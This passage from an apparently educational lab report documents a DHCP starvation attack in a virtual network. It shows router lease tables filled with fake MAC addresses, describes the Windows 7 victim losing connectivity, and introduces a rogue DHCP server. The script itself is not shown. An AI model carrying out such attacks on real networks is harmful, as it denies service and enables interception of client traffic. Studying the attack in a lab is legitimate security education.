


Figure 12: Initial Condition of connection Windows 7

Before running the script to deplete the IP addresses, the victim (Windows 7) can successfully access the internet.




Figure 13: Initiation for running script




Figure 14: Running Script




Figure 15: Manual Cancellation of script

The script is run through the terminal using administrative privileges. Since the packet forwarding is done indefinitely by the script, the process was manually cancelled using the key combination Ctrl + C.

```
R1#sh ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.0.2         0100.0c29.7bf9.48       Mar 02 2002 12:01 AM    Automatic
192.168.0.3         0100.0c29.0364.c7       Mar 02 2002 12:12 AM    Automatic
192.168.0.4         6636.3a65.343a          Mar 01 2002 12:33 AM    Automatic
192.168.0.5         6438.3a61.383a          Mar 01 2002 12:33 AM    Automatic
192.168.0.6         3636.3a34.623a          Mar 01 2002 12:33 AM    Automatic
192.168.0.7         3736.3a66.323a          Mar 01 2002 12:33 AM    Automatic
192.168.0.8         3938.3a65.363a          Mar 01 2002 12:33 AM    Automatic
192.168.0.9         3162.3a31.333a          Mar 01 2002 12:33 AM    Automatic
192.168.0.10        3938.3a30.613a          Mar 01 2002 12:33 AM    Automatic
192.168.0.11        3537.3a65.313a          Mar 01 2002 12:33 AM    Automatic
192.168.0.12        3939.3a37.613a          Mar 01 2002 12:33 AM    Automatic
192.168.0.13        3739.3a61.363a          Mar 01 2002 12:33 AM    Automatic
192.168.0.14        6464.3a63.383a          Mar 01 2002 12:33 AM    Automatic
192.168.0.15        3435.3a62.383a          Mar 01 2002 12:33 AM    Automatic
192.168.0.16        3435.3a31.353a          Mar 01 2002 12:33 AM    Automatic
192.168.0.17        3834.3a64.623a          Mar 01 2002 12:33 AM    Automatic
192.168.0.18        3862.3a38.333a          Mar 01 2002 12:33 AM    Automatic
192.168.0.19        3166.3a37.353a          Mar 01 2002 12:33 AM    Automatic
192.168.0.20        6561.3a36.313a          Mar 01 2002 12:33 AM    Automatic
192.168.0.21        3465.3a64.363a          Mar 01 2002 12:33 AM    Automatic
192.168.0.22        3063.3a31.393a          Mar 01 2002 12:33 AM    Automatic
192.168.0.23        6438.3a33.663a          Mar 01 2002 12:34 AM    Automatic
192.168.0.24        6533.3a39.353a          Mar 01 2002 12:34 AM    Automatic
192.168.0.25        3766.3a38.663a          Mar 01 2002 12:34 AM    Automatic
192.168.0.26        3138.3a63.373a          Mar 01 2002 12:34 AM    Automatic
192.168.0.27        6438.3a32.613a          Mar 01 2002 12:34 AM    Automatic
192.168.0.28        3732.3a36.393a          Mar 01 2002 12:34 AM    Automatic
192.168.0.29        3666.3a64.633a          Mar 01 2002 12:34 AM    Automatic
192.168.0.30        3730.3a36.623a          Mar 01 2002 12:34 AM    Automatic
192.168.0.31        6433.3a66.623a          Mar 01 2002 12:34 AM    Automatic
192.168.0.32        3734.3a39.613a          Mar 01 2002 12:34 AM    Automatic
192.168.0.33        3563.3a31.363a          Mar 01 2002 12:34 AM    Automatic
192.168.0.34        6563.3a65.333a          Mar 01 2002 12:34 AM    Automatic
```

Figure 16: DHCP pool after attack 1

```
192.168.0.32        3433.3a65.363a          Mar 01 2002 12:08 AM    Automatic
192.168.0.33        6133.3a63.643a          Mar 01 2002 12:08 AM    Automatic
192.168.0.34        6433.3a35.623a          Mar 01 2002 12:08 AM    Automatic
192.168.0.35        3461.3a37.653a          Mar 01 2002 12:08 AM    Automatic
192.168.0.36        6465.3a63.353a          Mar 01 2002 12:08 AM    Automatic
192.168.0.37        3365.3a33.353a          Mar 01 2002 12:08 AM    Automatic
192.168.0.38        6134.3a38.383a          Mar 01 2002 12:08 AM    Automatic
192.168.0.39        3131.3a38.663a          Mar 01 2002 12:08 AM    Automatic
192.168.0.40        3030.3a35.333a          Mar 01 2002 12:09 AM    Automatic
192.168.0.41        6431.3a64.373a          Mar 01 2002 12:09 AM    Automatic
192.168.0.42        6162.3a39.653a          Mar 01 2002 12:09 AM    Automatic
192.168.0.43        6539.3a62.313a          Mar 01 2002 12:09 AM    Automatic
192.168.0.44        3134.3a64.363a          Mar 01 2002 12:09 AM    Automatic
192.168.0.45        6364.3a32.373a          Mar 01 2002 12:09 AM    Automatic
192.168.0.46        6562.3a61.303a          Mar 01 2002 12:09 AM    Automatic
192.168.0.47        3230.3a63.313a          Mar 01 2002 12:09 AM    Automatic
192.168.0.48        6534.3a39.653a          Mar 01 2002 12:09 AM    Automatic
192.168.0.49        6133.3a39.313a          Mar 01 2002 12:09 AM    Automatic
192.168.0.50        3965.3a62.653a          Mar 01 2002 12:09 AM    Automatic
192.168.0.51        3330.3a34.303a          Mar 01 2002 12:09 AM    Automatic
192.168.0.52        6361.3a36.363a          Mar 01 2002 12:09 AM    Automatic
192.168.0.53        3761.3a35.393a          Mar 01 2002 12:09 AM    Automatic
192.168.0.54        3632.3a36.303a          Mar 01 2002 12:09 AM    Automatic
192.168.0.55        3561.3a31.663a          Mar 01 2002 12:09 AM    Automatic
192.168.0.56        3636.3a38.643a          Mar 01 2002 12:09 AM    Automatic
192.168.0.57        3166.3a65.633a          Mar 01 2002 12:09 AM    Automatic
192.168.0.58        6562.3a32.653a          Mar 01 2002 12:09 AM    Automatic
192.168.0.59        6236.3a31.323a          Mar 01 2002 12:09 AM    Automatic
192.168.0.60        6463.3a63.643a          Mar 01 2002 12:09 AM    Automatic
192.168.0.61        6237.3a64.643a          Mar 01 2002 12:09 AM    Automatic
192.168.0.62        6462.3a35.623a          Mar 01 2002 12:09 AM    Automatic
192.168.0.63        6438.3a33.633a          Mar 01 2002 12:09 AM    Automatic
192.168.0.64        6331.3a34.383a          Mar 01 2002 12:09 AM    Automatic
192.168.0.65        6264.3a30.333a          Mar 01 2002 12:09 AM    Automatic
192.168.0.66        3463.3a61.633a          Mar 01 2002 12:09 AM    Automatic
192.168.0.67        3965.3a37.613a          Mar 01 2002 12:09 AM    Automatic
192.168.0.68        3266.3a35.623a          Mar 01 2002 12:09 AM    Automatic
192.168.0.69        6361.3a39.353a          Mar 01 2002 12:09 AM    Automatic
```

Figure 17: DHCP pool after attack 2

```
192.168.0.218       3664.3a39.613a          Mar 01 2002 12:14 AM    Automatic
192.168.0.219       3837.3a34.613a          Mar 01 2002 12:14 AM    Automatic
192.168.0.220       3034.3a37.373a          Mar 01 2002 12:15 AM    Automatic
192.168.0.221       6162.3a34.353a          Mar 01 2002 12:15 AM    Automatic
192.168.0.222       3934.3a34.363a          Mar 01 2002 12:15 AM    Automatic
192.168.0.223       3333.3a38.373a          Mar 01 2002 12:15 AM    Automatic
192.168.0.224       3336.3a64.333a          Mar 01 2002 12:15 AM    Automatic
192.168.0.225       3736.3a63.363a          Mar 01 2002 12:15 AM    Automatic
192.168.0.226       6331.3a63.623a          Mar 01 2002 12:15 AM    Automatic
192.168.0.227       3266.3a61.353a          Mar 01 2002 12:15 AM    Automatic
192.168.0.228       3064.3a32.633a          Mar 01 2002 12:15 AM    Automatic
192.168.0.229       6537.3a62.353a          Mar 01 2002 12:15 AM    Automatic
192.168.0.230       6239.3a38.353a          Mar 01 2002 12:15 AM    Automatic
192.168.0.231       3363.3a63.323a          Mar 01 2002 12:15 AM    Automatic
192.168.0.232       3735.3a36.383a          Mar 01 2002 12:15 AM    Automatic
192.168.0.233       6565.3a32.363a          Mar 01 2002 12:15 AM    Automatic
192.168.0.234       6165.3a39.323a          Mar 01 2002 12:15 AM    Automatic
192.168.0.235       6538.3a36.643a          Mar 01 2002 12:15 AM    Automatic
192.168.0.236       3133.3a66.363a          Mar 01 2002 12:15 AM    Automatic
192.168.0.237       6238.3a39.373a          Mar 01 2002 12:15 AM    Automatic
192.168.0.238       6135.3a37.323a          Mar 01 2002 12:15 AM    Automatic
192.168.0.239       3461.3a39.653a          Mar 01 2002 12:15 AM    Automatic
192.168.0.240       6662.3a65.343a          Mar 01 2002 12:15 AM    Automatic
192.168.0.241       6132.3a31.363a          Mar 01 2002 12:15 AM    Automatic
192.168.0.242       3961.3a39.393a          Mar 01 2002 12:15 AM    Automatic
192.168.0.243       6161.3a39.323a          Mar 01 2002 12:15 AM    Automatic
192.168.0.244       3236.3a66.393a          Mar 01 2002 12:15 AM    Automatic
192.168.0.245       3163.3a65.363a          Mar 01 2002 12:15 AM    Automatic
192.168.0.246       6462.3a66.633a          Mar 01 2002 12:15 AM    Automatic
192.168.0.247       6261.3a63.653a          Mar 01 2002 12:15 AM    Automatic
192.168.0.248       3738.3a38.313a          Mar 01 2002 12:15 AM    Automatic
192.168.0.249       3335.3a61.643a          Mar 01 2002 12:15 AM    Automatic
192.168.0.250       6336.3a39.363a          Mar 01 2002 12:16 AM    Automatic
192.168.0.251       6534.3a30.383a          Mar 01 2002 12:16 AM    Automatic
192.168.0.252       6133.3a66.313a          Mar 01 2002 12:16 AM    Automatic
192.168.0.253       6332.3a66.303a          Mar 01 2002 12:16 AM    Automatic
192.168.0.254       3035.3a61.343a          Mar 01 2002 12:16 AM    Automatic
R1#
```

Figure 18: DHCP pool after attack 3

As seen in the screenshots above, the entire pool of addressable IP addresses is occupied by false and random mac addresses. These IP addresses range from 192.168.0.2 to 192.168.0.254. Two IP addresses, 192.168.0.1 and 192.168.0.254, are not leased as they were excluded from the allocation pool.




Figure 19: No connection in Windows 7 after attack 1




Figure 20: No connection in Windows 7 after attack 2




Figure 21: No IP address assigned to windows 7

Through these screenshots, we can see that the internet connection in the Windows 7 virtual machine has been denied due to unavailable IP address, which have all been depleted from the pool because of successful Denial-of-Service Attack.

Post DHCP Starvation Attack

Rouge DHCP Server

A rough DHCP server is a forged server of an attacker that is placed in a local network to steal information shared by multiple clients. Following a DHCP starvation attack, the official DHCP server is unable to offer an IP address to a DHCP client. As a result, when a client releases its old IP and requests a new IP by broadcasting a DHCP

Discover message, the rough server responds with an IP, and the client requests IP configuration from the fake server and is trapped in the fake network (Chandel, 2017).




Figure 22: Re-checking IP address of Kali Linux

The IP address of the attacker machine is checked using the command '**ifconfig**', which shows the IP as '192.168.0.2'.

